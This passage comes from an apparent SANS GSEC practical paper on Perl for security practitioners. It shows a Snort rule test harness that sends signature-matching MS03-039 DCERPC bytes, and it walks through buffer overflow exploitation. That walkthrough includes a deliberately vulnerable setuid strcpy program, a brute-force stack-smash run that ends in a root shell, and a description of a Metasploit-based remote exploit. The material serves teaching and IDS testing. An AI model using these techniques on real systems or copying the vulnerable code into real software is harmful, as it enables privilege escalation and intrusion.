classtype:attempted-admin; reference:cve,CAN-2003-0715; \
reference:cve,CAN-2003-0528; reference:cve,CAN-2003-0605; \
reference:url,www.microsoft.com/technet/security/bulletin/MS03-039.asp;\
 sid:2252; rev:3;)
```

The header for this rule specifies that Snort will alert on a connection from an external network to the home network on port 445/tcp. An IDS administrator generally sets the home network to

be the network or networks that is/are trusted or is/are being monitored by Snort. The external network is usually defined as "all networks except the home network or networks". However, by default, both the home and external network variables are set to any. The options, enclosed in parentheses, place additional constraints on what causes a rule to fire. A message is defined that will be logged when the alert triggers. Next, the flow option requires that the direction of the flow of the data be to a server and that the TCP session be fully established.

Requiring that the session be established suggests that it would be difficult to use the PERL module Net::RawIP because Net::RawIP would have to be used to create a full session. Net::RawIP excels at odd and one-off packets, but it takes more work than IO::Socket::INET does to set up a full TCP session.

For testing purposes, it is useful to have a clear idea of what data is being received on the server side. A network sniffer can help with this, but having a listener on port 445 that prints the data received is also useful because you know that the data has made it all the way through the network stack in the kernel. This also obviates the need for a Win32 host for testing, assuming that you trust that the Snort rule is written correctly. Since we're not actually using exploit code, the Win32 host isn't likely to be particularly useful because we won't know for sure if the code arrived at the proper point in the system because we won't see any vulnerabilities exploited. The likelihood that a Win32 host is already using port 445 for SMB over TCP/IP on port 445 is high on recent versions of Windows. Being able to dump the data that is received would be useful for troubleshooting, however. One option would be to use netcat. However, since we're learning about PERL, it would be more useful to write such a tool in PERL.

Desirable features of such a listener are that it accept optional parameters for the protocol and the bind address on the command line. It should require that the user specify a port for it to bind to. The default for the bind address will be INADDR_ANY. The default protocol will be TCP. It should warn and then exit if binding to the requested port requires root privileges. For the testing we're doing, the listener can close the connection after it has received data. It should output the data received in hex as well as ASCII and then prepare to receive a new connection.

Given the requirements, the PERL script will use Getopt::Long to process command line options, IO::Socket::INET to provide connections, and POSIX to provide access to the geteuid() function for determining if root privilege is available when root privilege is needed. The listener will use PERL's format[60] function to output the hex and ASCII data it receives. If the listener needed to scale to many connections or had requirements to be low latency and non-blocking during calls such accept() or recv(), then it would be easiest to use a module such as Net::Server. Since these aren't requirements, Net::Server will not be used.

The completed script is as follows:

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.
#
# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.
```

```
use strict;

use Getopt::Long;
use IO::Socket::INET;
use POSIX qw(geteuid);

use vars qw($g_laddr $g_port $g_proto);

sub proc_args()
{
    my $ret = 1;

    GetOptions(
        'addr=s'  => \$g_laddr,
        'port=s'  => \$g_port,
        'proto=s' => \$g_proto
    );

    if (!defined($g_port))
    {
        print "--port not specified. Unable to continue.\n";
        $ret = 0;
    }

    if (!defined($g_proto) && $ret)
    {
        print "Setting --proto to default protocol \"tcp\".\n";
        $g_proto = 'tcp';
    }

    return ($ret);
}

# begin "main"
{

my ($lhs_hex, $rhs_chars) = ();

# set up format for PEER_DATA
format PEER_DATA =
@<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<         @<<<<<<<<<<<<<<<
$lhs_hex,                                                    $rhs_chars
.

    my (@lxbuf, @lbuf, $t, $ctr) = ();
    my ($S, $P, $buf) = ();
    my $ret = 0;

    if (!&proc_args())
    {
        $ret = 1;
    }
    elsif ($g_port <= 1023 && geteuid() != 0)
    {
        print "Unable to bind to ports <= 1023 when non-root.";
        print " Exiting.\n";
```

```
    $ret = 1;
}
else
{
    if (defined($g_laddr))
    {

        # bind to --addr ($g_laddr)
        $S = IO::Socket::INET->new(Listen => 1,
            LocalAddr => $g_laddr,
            LocalPort => $g_port,
            Proto     => $g_proto,
            ReuseAddr => 1
        );
    }
    else
    {

        # bind to INADDR_ANY
        $S = IO::Socket::INET->new(Listen => 1,
            LocalPort => $g_port,
            Proto     => $g_proto,
            ReuseAddr => 1
        );
    }

    if (defined($S))
    {
        print "Listening socket created. Blocking on accept().\n";

        while ($P = $S->accept())
        {
            printf "Connection accepted from %s/%d.",
                  inet_ntoa($P->peeraddr()), $P->peerport();

            print " receiving data: \n";

            $P->recv($buf, 1024, '');

            # set current format to PEER_DATA
            $~ = "PEER_DATA";

            $ctr = 1;

            # processing each char in buffer
            foreach $t (split (//, $buf))
            {

                # printable chars go into line buffer
                if (ord($t) >= 21 && ord($t) <= 127)
                {
                    push (@lbuf, $t);
                }

                # non-printable chars get replaced with a
                #  "." (\x2e)
                else
```

```
                    {
                        push (@lbuf, ".");
                    }

                    # put hex value of char into line hex buffer
                    push (@lxbuf, sprintf("%02x", ord($t)));

                    # print full lines and re-init line buffers
                    if ($ctr % 16 == 0)
                    {
                        $lhs_hex   = join (' ', @lxbuf);
                        $rhs_chars = join ('',  @lbuf);

                        # output remote response based on current
                       #  format which is set to PEER_DATA
                        write;
                        (@lbuf, @lxbuf, $lhs_hex, $rhs_chars) = ();
                    }

                    $ctr++;
                }

                # print any extras not already printed out
                $lhs_hex   = join (' ', @lxbuf);
                $rhs_chars = join ('',  @lbuf);

                write;
                (@lbuf, @lxbuf, $lhs_hex, $rhs_chars) = ();
                print "Closing connection.\n\n";
                $P->close();
            }
        }
        else
        {
            print "unable to bind to $g_port on addr $g_laddr." .
                  "Exiting.\n";
            last;
        }
    }

    exit($ret);
}

# end "main"

# perltidy -pt=2 -bl -fnl, more or less
```

Now that we have an application that listens and displays received data we can start it up with **sudo ./listener.pl --port 445**.

The requirement that the Snort rule makes for an established session has been satisfied. The next constraint that the rule has is to find the data 0xFF followed by the characters SMB, followed by the data 0x25. This is not to be case sensitive and is has to occur after the first 4 bytes of the packet, within 5 bytes. The next constraint is that the data 0x26 0x00 occur 56 bytes after the previous content within 2 bytes. After that another constraint specifies that Snort finds the data

0x5c 0x00, followed by P, followed by 0x00, followed by I, followed by 0x00, followed by P, followed by 0x00, followed by E, followed by 0x00 0x5c 0x00. This content shouldn't be matched using case and it should occur a minimum of 5 bytes after the preceding content within 12 bytes. Next 0x05 must occur 0 bytes after within one byte. The content 0x0b must occur 1 byte after the previous content within one byte. The lowest bit in the next byte following this must be set when masked with the value 1. Finally the content 0xb8 0x4a 0x9f 0x4d 0x1c 0x7d 0xcd 0x11 0x86 0x1e 0x00 0x20 0xaf 0x6e 0x7c 0x57 must occur 29 bytes away from the previous content (including the previous content being the byte that was tested to see if its lowest order bit was set) within sixteen bytes. The PERL code to specify this is as follows:

```
$dcerpc_str =
# content:"|FF|SMB|25|";
#     nocase;
#     offset:4;
#     depth:5;
$pc x 4 . "\xffSMB\x25" .

# content:"|26 00|";
#     distance:56;
#     within:2;
$pc x 56 .  "\x26\x00" .

# content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
#     nocase;
#     distance:5;
#     within:12;
$pc x 5 .
"\x5c\x00P\x00I\x00P\x00E\x00\x5c\x00" .

# content:"|05|";
#     distance:0;
#     within:1;
"\x05" .

# content:"|0b|";
#     distance:1;
#     within:1;
#     byte_test:1,&,1,0,relative;
$pc . "\x0b" . "\x01" .

# content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|";
#     distance:29;
#     within:16;
$pc x 28 .
"\xb8\x4a\x9f\x4d\x1c\x7d\xcf\x11\x86\x1e" .
"\x00\x20\xaf\x6e\x7c\x57" . $pc x 5;
```

Next the debug version of Snort is started up listening to the appropriate interface (-i eth0), with no logging (-N), alerts going to the console (-A console), using a current set of rules (-c /usr/local/snort/rules/snort.conf), with logs directed to /var/log (-l /var/log). Snort won't write to /var/log because of -N, so specifying /var/log won't cause /var/log to get cluttered up. Adding the libpcap filter 'port 445' scopes Snort down so that only what we are interested in is being tested.

The test is just on port 445 so data destined to any other port is distracting. The following is the full command line (the backslashes included below indicate line continuation):

```
sudo /usr/local/snort/bin/snort-debug  -i eth0 -NA console \
     -c /usr/local/snort/rules/snort.conf -l /var/log 'port 445'
```

Now the script is fired off and in the midst of the debugging information an alert is found (the backslashes included below indicate line continuation):

```
sp_pattern_match.c:341: uniSearchReal:
 sp_pattern_match.c:344:    p->data: 0x81eb244
   doe_ptr: 0x81eb29b
   base_ptr: 0x81eb2b8
   depth: 16
   searching for: B84A9F4D1C7DCF11861E0020AF6E7C57
mstring.c:533: buf: 0x81eb2b8  blen: 16  ptrn: 0x8210568  plen: 16
mstring.c:537: buf: B84A9F4D1C7DCF11861E0020AF6E7C57
mstring.c:540: ptrn: B84A9F4D1C7DCF11861E0020AF6E7C57
mstring.c:542: buf: 0x81eb2b8  blen: 16  ptrn: 0x8210568  plen: 16
mstring.c:563: match: compares = 16.
sp_pattern_match.c:371: matched, doe_ptr: 0x81eb2c8 (132)
sp_pattern_match.c:1240: Pattern Match successful!
sp_pattern_match.c:1241: Check next functions!
sp_pattern_match.c:1250: Next functions matched!
sp_pattern_match.c:1250: Next functions matched!
sp_pattern_match.c:1250: Next functions matched!
sp_pattern_match.c:1250: Next functions matched!
sp_pattern_match.c:1250: Next functions matched!
sp_pattern_match.c:1250: Next functions matched!
fpdetect.c:203:    => Got rule match, rtn type = 2
detect.c:410: Triggering responses (nil)
detect.c:1423:          Generating alert! "NETBIOS SMB DCERPC Remote\
 Activation bind attempt" 01/20-03:11:51.819986  [**] [1:2252:3] NETBIOS\
 SMB DCERPC Remote Activation bind attempt [**] [Classification:\
 Attempted Administrator Privilege Gain] [Priority: 1] \
 {TCP} 192.168.253.1:32786 -> 192.168.253.51:445
```

This demonstrates that a sufficient test script has been created. One can look through the debugging information and find that there is a pattern match for each set of content in the rule. The full script for testing this rule is as follows:

```
#!/usr/bin/perl

# This source code is original source code written by Holt Sorenson
# for the SANS GIAC GSEC practical, v1.4b Option 1.
#
# It was written using PERL 5.8.0 on Debian GNU/Linux 3.0.

use strict;

# test for MS03-039, sid: 2252
```

```
use IO::Socket::INET;

{

    my $peer = "192.168.253.51";
    my $port = "445";
    my ($dcerpc_str, $S) = ();

    # pad character
    my $pc = "\xa4";

    $S = IO::Socket::INET->new(PeerAddr => $peer,
                               PeerPort => $port,
                               PeerProto => 'tcp');

    if (defined($S))
    {
        print "sending dcerpc bits to $peer at $port\n";

        $dcerpc_str =
        # content:"|FF|SMB|25|";
        #     nocase;
        #     offset:4;
        #     depth:5;
        $pc x 4 . "\xffSMB\x25" .

        # content:"|26 00|";
        #     distance:56;
        #     within:2;
        $pc x 56 .  "\x26\x00" .

        # content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
        #     nocase;
        #     distance:5;
        #     within:12;
        $pc x 5 .
        "\x5c\x00P\x00I\x00P\x00E\x00\x5c\x00" .

        # content:"|05|";
        #     distance:0;
        #     within:1;
        "\x05" .

        # content:"|0b|";
        #     distance:1;
        #     within:1;
        #     byte_test:1,&,1,0,relative;
        $pc . "\x0b" . "\x01" .

        # content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|";
        #     distance:29;
        #     within:16;
        $pc x 28 .
        "\xb8\x4a\x9f\x4d\x1c\x7d\xcf\x11\x86\x1e" .
        "\x00\x20\xaf\x6e\x7c\x57" . $pc x 5;
```

```
        print $S $dcerpc_str;
    }
    else
    {
        print "unable to connect to $peer at $port\n";
    }


}
```

This script can be adapted to create any similar type of test for verifying Snort rules, Snort configuration, or IDS placement.

Buffer overflow creation

In January of 2000, just after the much prophesied Y2K bug was supposed to cause havoc world-wide, a paper[61] was presented at a conference[62] sponsored by DARPA which asserts that at the time, "buffer overflows" [had] "been the most common form of security vulnerability" [over] "the last ten year" [period]. The paper further explains that if "buffer overflow vulnerabilities" [were to be] "effectively eliminated, a very large portion of the most serious security threats would also be eliminated". The introduction to one of the seminal texts[63] on buffer overflows states that buffer overflows "produce some of the most insidious data-dependent bugs known to mankind".

Buffer overflows are caused by programmers not taking the time to write software that properly checks boundaries prior to storing data in a variable. When a program doesn't compare the size of the data that is going to be stored to the size of the variable (in this case a buffer) that will contain the data, it is possible to overwrite past the end of the buffer into memory that is not part of the buffer. The types of buffer overflows most commonly exploited are those for which the variables are stored on the stack and for which an entity outside the program, such as an attacker, has an opportunity to provide input. The attacker can then inject data that includes a address that is points to their shell code. When the program returns from a function, it uses the address it finds that the attacker has injected and instead of continuing on the code path that the programmer intended, the program executes the code that has been injected by the attacker. This is especially dangerous when the program that is running has privileges such as root (*nix) or SYSTEM (win32). In the worst case scenario, the program runs the code on behalf of the attacker and the result is that the attacker is able to compromise the operating system. It is important to dig deeper than the above explanation in order to get a better understanding of how buffer overflows[64] work. This understanding will lead to an appreciation of the care that needs to be taken in writing software securely. The techniques and program below can be used to help one deepen their understanding of buffer overflows and the techniques can be adapted to testing applications that one suspects have buffer overflow vulnerabilities.

There are several ways in which PERL can assist in the authoring of buffer overflow exploits. The first discussed is a one-liner that helps find how much data can be overwritten past a buffer before hitting a return address on the stack. Next some code that is based on the classic

eggshell.c from Aleph One's Phrack[65] article (previously cited as [63]) is examined. Lastly a module that has been written to help automate buffer overflow creation is explored.

If an application uses an environment variable and writes the contents to a buffer without checking the length of the input, one can use a PERL one-liner to find out how much input is necessary to crash the application.

Given an application such as a text editor which uses the LOCALE environment variable, the following one-liner can be used to fill the LOCALE environment variable with arbitrary amounts of data.

```
$ LOCALE=`perl -e 'print "~" x 5018;'`
```

In deconstructing the command line, we see the environment variable LOCALE is assigned the output of the PERL one-liner that the backticks (`) contain. PERL is invoked with -e, which causes PERL to treat everything inside the single quotes (') as its program. The operator 'x' causes PERL to create the character to the left of the 'x' operator the number of times indicated by the number to the right of the 'x' operator. In this case, the PERL code creates 5018 tildes (~) and then prints them.

Assuming the buffer was defined to be less than or equal to 5017 characters long, and that the location in memory was 5018 characters away from the beginning of the buffer was critical to the execution of the text editor, the text editor would crash. This likely indicates that the buffer has overrun onto the stack and corrupted it in such a way that the program is no longer able to execute. Now that the correct address is no longer present, execution jumped to a bogus address because of the tildes that have been written over the proper address that had been pushed onto the stack. Execution fatally halts in the text editor because the bogus address doesn't contain program code.

Using this information, one can then figure out where to overwrite the buffer with shell code[66] and then the shell code will be executed by the text editor.

Another type of input that is very accessible for compromise is the set of arguments that are passed to the program on the command line. A programmer has decided to write a version of a utility, chsh. chsh permits a user to change their shell with out help from the sysadmin. This utility needs root privilege so that it can manipulate /etc/password. The relevant parts of the source code are as follows:

```
#include <stdio.h>
#include <getopt.h>

static void usage()
{

    printf("\n");
    printf("usage for chsh:\n");
```

```
    printf("\n");
    printf("\t-s\tspecify login shell to change to.\n");
    printf("\n");

}

int main(int argc, char **argv)
{

    char loginshell[256], flag, sflag;


    while ((flag = getopt(argc, argv, "s:")) != EOF)
    {
        switch (flag)
        {
            case 's':
                sflag++;
                strcpy(loginshell, optarg);
                break;
            default:
                usage();
        }
    }

    /* snip: do more stuff */

}
```

The code that is vulnerable to a buffer overflow in this example is the strcpy(3) inside the 's' case of the switch(flag) statement. The strcpy function puts data into a string variable, loginshell, from optarg, a command line argument, without checking the size of strcpy.

The code is written into a file and then it is compiled and set up for egregious abuse using the following:

```
$ gcc -o chsh_poor chsh_poor.c
$ su -c "chown 0:0 chsh_poor"
$ su -c "chmod 4555 chsh_poor"
```

After proceeding through these steps, chsh_poor is owned by root and is setuid. Any user that runs this binary will have the same privileges as root, because their effective user id is root. Now the trick is to get chsh to execute a shell so that root privilege can be usurped.

The PERL program, bufbash.pl[67] (written for Intel X86 architectures), goes through the following high-level steps: find out the stack pointer, concatenate the character representation of the address of the stack pointer including any offset, any NOPs, and shell code into a string, and then pass the string to the program as a command line argument.

bufbash.pl uses the Inline::ASM module to execute assembly code that finds out the stack pointer:

```
use Inline (ASM => 'DATA',
                AS => 'as',
                PROTO => { getsp => 'unsigned long()' });

[...] snip PERL code.

__END__

__ASM__

.text
.globl  getsp

getsp:  movl %esp,%eax
        ret
```

The analogue to this in C would be:

```
#include

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

int main()
{
    printf("0x%x\n", get_sp());

    return 0;
}
```

This moves the contents of the stack pointer into the register AX. The contents of register AX are returned and then can be used to estimate about where the stack pointer will be.

The exploit string, also called an egg, is repeatedly filled with with the address of the stack pointer after the address is adjusted by the offset. As many NOPs as necessary are included in the string. The NOPs are instructions that tell the processor to do nothing. The hope is that the address being put into the egg points to one of the NOPs in the egg. If this happens, then the computer will execute NOPs until it comes to the shell code. Lastly, the shell code is appended to the egg. In this case, the shell code contains machine instructions that cause the program to exec /bin/sh. Next the egg is passed to the vulnerable program as a command line argument. If the egg is properly crafted, the program will give the attacker a root shell. We know that the buffer is 256 bytes, so we run bufbash.pl and tell it to start with an egg 256 bytes long, and to increment the size of the egg (brute force) up to 200 times:

```
$ ./bufbash.pl --app './chsh_poor -s' --bsize 256 --bfbs 200

Attempt #1 -- settings for app './chsh_poor -s':
```

```
sp -            0xbffff3ec
address -       0xbffff36c
buffer size -   256
offset -        128
egg size -      2048

system returned exit code: 11

[...] snip bufbash.pl output

Attempt #18 -- settings for app './chsh_poor -s':

sp -            0xbffff3ec
address -       0xbffff36c
buffer size -   273
offset -        128
egg size -      2048
sh-2.05b# exit
exit

system returned exit code: 0
Considering stack smash attempt successful. Exiting.
```

A module that has been developed by the programmers at metasploit.org[68], Pex.pm[69], assists in developing exploits. It provides "various payloads, two types of x86 xor encoders, a randomized NOP generator, a wrapper function for quick and easy shell code generation (configurable list of avoided bytes), and some routines for finding the exact offset in a buffer that overwrote the return address".

Some example code, warftpd_165.pl[70], by the same author, shows how to put this module to work. The example code exploits a vulnerability in the popular windows ftp server, warftpd[71].

The warftpd_165.pl script starts out by importing several pragma and modules. It then processes command line arguments with getopt(). It sets several local variables and sets stdout to auto flush on write. Next it uses the Pex::EasySC() function to generate shell code for binding to a port. It then finds the offset of the return address so that it can jump to the shell code. Then it sends the bogus request to the remote host that contains the exploit with the shell code. The remote host tries to write the data into the buffer and the OS writes the data past the buffer onto the stack where the return address is overwritten with the address that points to the shell code that has been sent. The attacker is then able to control the remote host via a socket between the two hosts. The process that is associated with the remote end of the socket has the privileges of the program that was exploited, most likely system.

Conclusion

PERL is one of the more flexible tools that a security practitioner can learn. This paper has given a few examples of the power that PERL provides. PERL's extensibility allows a security practitioner to utilize a significant code base to rapidly solve problems that the security practitioner faces on a regular basis. PERL can help one create a quick solution to a smaller sized

security problem, or can scale to a large security application that necessitates object oriented architecture.

Citations

[1]
The Perl Foundation. "The Perl Directory". August, 2003. URL: http://www.perl.org. (11 August, 2003).

[2]
Raymond, Eric S. "hack, definitions one and two". "The Jargon File". August, 2003. URL: http://www.catb.org/jargon/html/H/hack.html. (11 August, 2003).

[3]
Perl Porters. "perlport". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perport.html. (11 August, 2003).

[4]
Robert, Kirrily <skud@cpan.org>. "perlintro". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlintro.html. (11 August, 2003).
Johnson, Greg <johnsong@missouri.edu>. "Introduction to Perl". 20 April, 1999. URL: PERL introduction (University of Missouri - Columbia). (11 August, 2003).
Johnson, Ben <johnsonb@ncsa.uiuc.edu>. "Perl Tutorial". 19 May, 1999. URL: PERL Tutorial (University of Illinois at Urbana-Champaign). (11 August, 2003).
perl beginners <beginners-workers@perl.org>. "The site for people learning Perl". August 2003. URL: http://learn.perl.org/. (11 August, 2003).
Perl Monks. "Perl Monks". 31 July, 2003. URL: http://www.perlmonks.org/. (11 August, 2003).
Perl Mongers. "Perl Mongers". 31 July, 2003. URL: http://www.pm.org/. (11 August, 2003).

[5]
Perl porters. "perlstyle". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlstyle.html. (11 August, 2003).
Tobin, Frank. "Perl Tips". August, 2003. URL: http://www.neverending.org/~ftobin/perl_tips/. (11 August, 2003).
Literate Programming Website maintainers. "Literate Programming". August, 2003. URL: http://www.literateprogramming.com/. (11 August, 2003).
The Shmoo Group. "How to Write Secure Code". 24 April, 2002. URL: http://www.shmoo.com/securecode/. (11 August, 2003).
Viega, John and Messier, Matt. "secureprogramming.com". 13 September, 2003. URL: http://www.secureprogramming.com/. (2 February, 2004).
Nazario, Joe. "Source Code Scanners for Better Code". 26 January, 2002. URL: http://www.linuxjournal.com/article.php?sid=5673. (2 February, 2004).
CPAN. "Query for modules related to 'safe'". 2 February, 2004. URL: http://search.cpan.org/search?query=safe&mode=all. (2 February, 2004).

CPAN. "Query for modules related to 'lint'". 2 February, 2004. URL: http://search.cpan.org/search?query=lint&mode=all. (2 February, 2004).
Mixter. "Guidelines for C source code auditing". 2001. URL: http://mixter.void.ru/vulns.html. (2 February, 2004).
Rizzo, Juliano. "Secure Programming [links]". April 2003. URL: http://community.core-sdi.com/~juliano/secprog.html. (2 February, 2004).

[6]
Team FIST, Network Security Solutions, Ltd. "Techniques Adopted By 'System Crackers' When Attempting To Break Into Corporate or Sensitive Private Networks, Sections 3.2 and 3.6". 1998. URL: http://pulhas.org/docs/cracker.txt. (2 February, 2004).
Mixter. "FAQ and Guide to Cracking, Section III". 1999. URL: http://www.elfqrin.com/docs/hakref/Mixter/crack_unix.html. (2 February, 2004).
b0iler. "Defacing Websites, Section: Covering Your Tracks". 2001. URL: http://www.lameindustries.org/tutorials/scriptkid/scriptkid.shtml. (2 February, 2004).
Netdiablo. "A Beginners Introduction To Hacking Around On The UNIX Operating System Part II, Paragraphs 2 and 3". Unknown. URL: http://secinf.net/unix_security/A_Beginners_Introduction_To_Hacking_Around_On_The_UNIX_Operating_System_Part_II.html. (2 February, 2004).
Unknown. "How to cover your tracks - Theory and Background". Unknown. URL: http://secinf.net/unix_security/How_to_cover_your_tracks__Theory_and_Background_.html. (2 February, 2004).
mc. "How to cover your tracks - Practice". Unknown. URL: http://secinf.net/unix_security/How_to_cover_your_tracks__Practice_.html. (2 February, 2004).
Unknown. "Linux Administrator's Security Guide - Log files and other forms of monitoring". Unknown. URL: http://www.windowsecurity.com/whitepapers/Linux_Administrators_Security_Guide__Log_files_and_other_forms_of_monitoring.html. (2 February, 2004).
CERT. "Intruder Detection Checklist". 20 July, 1999. URL: http://www.cert.org/tech_tips/intruder_detection_checklist.html. (2 February, 2004).
CERT. "Steps for Recovering form a UNIX or NT System Compromise". 17 April, 2000. URL: http://www.cert.org/tech_tips/root_compromise.html. (2 February, 2004).
Bird, Tina. "The Top 10 Log Enteries that Show You've Been Hacked". 20 December, 2002. URL: http://www.loganalysis.org/presentations/syslog_sans_webcast.pdf. (2 February, 2004).

[7]
Bird, Tina, et al. "Loganalysis.org". 5 December, 2003. URL: http://www.loganalysis.org/. (2 February, 2004).

[8]
Lonvick, C. "The BSD syslog Protocol". August, 2001. URL: http://www.rfc-editor.org/rfc/rfc3164.txt. (2 February, 2004).

[9]
Wreski, Dave. "Linux Security Administrator's Guide -- Section 5: User, System, and Process Accounting". 22 August, 1998. URL: http://www.nic.com/~dave/SecurityAdminGuide/SecurityAdminGuide-5.html. (2 February, 2004).
CERT. "Enabling process accounting on systems running Solaris 2". 2 March, 2000. URL: http://www.cert.org/security-improvement/implementations/i041.06.html. (2 February, 2004).

[10]
unknown. "utmp, wtmp - login records". 2 July, 1997. URL: http://techpubs.sgi.com/library/tpl/cgi-bin/getdoc.cgi?coll=linux&db=man&fname=/usr/share/catman/man5/utmp.5.html&srch=utmp. (2 February, 2004).

[11]
Sébastien Godard. "Sysstat Home Page". 2 February, 2004. URL: http://perso.wanadoo.fr/sebastien.godard/. (2 February, 2004).

[12]
Microsoft. "Introduction to the EventLog Component". 2004. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbcon/html/vbconIntroductionToEventLogComponents.asp. (2 February, 2004).

[13]
Atkins, Todd. "Swatch: the active log file monitoring tool". August, 2003. URL: http://swatch.sourceforge.net/. (11 August, 2003).
Spitzner, Lance <lance@honeynet.org>. "Watching Your Logs". 19 July, 2003. URL: http://www.spitzner.net/swatch.html. (11 August, 2003).

[14]
Sorenson, Holt. "sudo_rep.pl". 6 February, 2004. URL: http://www.nosneros.net/hso/publications/sans/gsec/sudo_rep.pl. (6 February, 2004).

[15]
Miller, Todd. "sudo". 8 May, 2003. URL: http://www.courtesan.com/sudo/. (6 February, 2004).

[16]
Perl porters. "perlrun". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlrun.html. (11 August, 2003).

[17]
Perl porters. "perlsec". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlsec.html. (11 August, 2003).

[18]
Perl porters. "perlstrict". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/lib/strict.html. (11 August, 2003).

[19]
Perl porters. "our()". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/func/our.html. (11 August, 2003).

[20]
Perl porters. "perlfunc". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlfunc.html. (11 August, 2003).

[21]
Perl porters. "chomp()". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/func/chomp.html. (11 August, 2003).

[22]
Perl porters. "perldata". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perldata.html. (11 August, 2003).

[23]
Perl porters. "perlre". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlre.html. (11 August, 2003).

[24]
Fyodor. "Nmap - Free Security Scanner for Network Exploration & Security Audits". 2004. URL: http://www.insecure.org/nmap/. (2 February, 2004).

[25]
van Hauser and DJ Revmoon. "Amap, Application Type Detector". 15 November, 2003. URL: http://www.securiteam.com/tools/5YP021F8VE.html. (2 February, 2004).

[26]
BIND maintainers. "Berkeley Internet Name Daemon". 25 January, 2004. URL: http://www.isc.org/sw/bind/. (2 February, 2004).

[27]
Venema, Wieste. "Postfix". 22 January, 2004. URL: http://www.postfix.org/. (2 February, 2004).

[28]
Mockapetris, P. "Domain Names - Concepts And Facilities". November, 1987. URL: http://www.rfc-editor.org/rfc/rfc1034.txt. (2 February, 2004).
Mockapetris, P. "Domain Names - Implementation And Specification". November, 1987. URL: http://www.rfc-editor.org/rfc/rfc1035.txt. (2 February, 2004).

[29]
risc.uni-linz.ac.at System Administrators. "Using dig - the domain information groper -- The dig command". 11 February, 2000. URL: http://www.risc.uni-linz.ac.at/institute/systems/riscguide/nameserv/dig_1.html. (2 February, 2004).

[30]
tcpdump maintainers. "tcpdump". 29 December, 2003. URL: http://www.tcpdump.org/. (2 February, 2004).

[31]
Postel, Jon et al. "Internet Protocol (RFC 791), Section 3.1 ". September, 1981. URL: http://www.rfc-editor.org/rfc/rfc791.txt. (2 February, 2004).

[32]
Postel, Jon et al. "Transmission Control Protocol (RFC 793), Section 3.1". . URL: http://www.rfc-editor.org/rfc/rfc793.txt. (2 February, 2004).

[33]
Hietaniemi, Jarkko <cpan@perl.org>. "Comprehensive Perl Archive Network". August, 2003. URL: http://www.cpan.org/. (11 August, 2003).

[34]
Sorenson, Holt. "bgrab.pl". 6 February, 2004. URL: http://www.nosneros.net/hso/publications/sans/gsec/bgrab.pl. (6 February, 2004).

[35]
Barr, Graham; Perl Porters. "IO::Socket". "Perl Documentation". 18 July, 2002. URL: http://search.cpan.org/search?module=IO::Socket. (11 August, 2003).

[36]
Barr, Graham; Perl Porters. "IO::Select". "Perl Documentation". 18 July, 2002. URL: http://search.cpan.org/search?module=IO::Select. (11 August, 2003).

[37]
Christiansen, Tom. "Net::hostent". August, 2003. URL: http://search.cpan.org/search?module=Net::hostent. (11 August, 2003).

[38]
Kellomaki, Sämpo <sampo@symlabs.com>. "Net::SSLeay". 25 March, 2002. URL: http://search.cpan.org/search?module=Net::SSLeay. (11 August, 2003).

[39]
Johan Vromans <jvromans@squirrel.nl>. "Getopt::Long". August, 2003. URL: http://search.cpan.org/search?module=Getopt::Long. (11 August, 2003).

[40]
OpenSSL Team. "OpenSSL". August, 2003. URL: http://www.openssl.org. (11 August, 2003).

[41]
hobbit. "netcat 1.10 for unix". August, 2003. URL: http://www.atstake.com/research/tools/network_utilities/. (11 August, 2003).

[42]
Roesch, Marty, et al. "Snort: The Open Source Intrusion Detection System". August, 2003. URL: http://www.snort.org/. (11 August, 2003).

[43]
Perl porters. "perlmod". "Perl Documentation". August, 2003. URL: http://www.perldoc.com/perl5.8.0/pod/perlmod.html. (11 August, 2003).

[44]
Kolychev, Sergey <ksv@al.lg.ua>. "Net::RawIP". August, 2003. URL: http://search.cpan.org/author/SKOLYCHEV/Net-RawIP-0.1/RawIP.pm. (11 August, 2003).

[45]
CVE Editorial Board. "CVE-1999-0016". 19 September, 1999. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0016. (11 August, 2003).

[46]
CVE Editorial Board. "CAN-2003-0567". 16 July, 2003. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567. (11 August, 2003).

[47]
Roesch, Marty, et al. "Snort Rules Database". August, 2003. URL: http://www.snort.org/snort-db/. (11 August, 2003).
Roesch, Marty, et al. "Snort Rules Download". August, 2003. URL: http://www.snort.org/dl/rules/. (11 August, 2003).

[48]
Sorenson, Holt. "snort_simple_test.pl". 6 February, 2004. URL: http://www.nosneros.net/hso/publications/sans/gsec/snort_simple_test.pl. (6 February, 2004).

[49]
Roesch, Marty, et al. "EXPLOIT ssh CRC32 overflow NOOP". 6 January, 2004. URL: http://www.snort.org/snort-db/sid.html?sid=1326. (2 February, 2004).

[50]
Roesch, Marty, et al. "EXPLOIT nlps x86 Solaris overflow". 6 January, 2004. URL: http://www.snort.org/snort-db/sid.html?sid=300. (2 February, 2004).

[51]
Roesch, Marty, et al. "POP3 APOP overflow attempt". 6 January, 2004. URL: http://www.snort.org/snort-db/sid.html?sid=1635. (2 February, 2004).

[52]
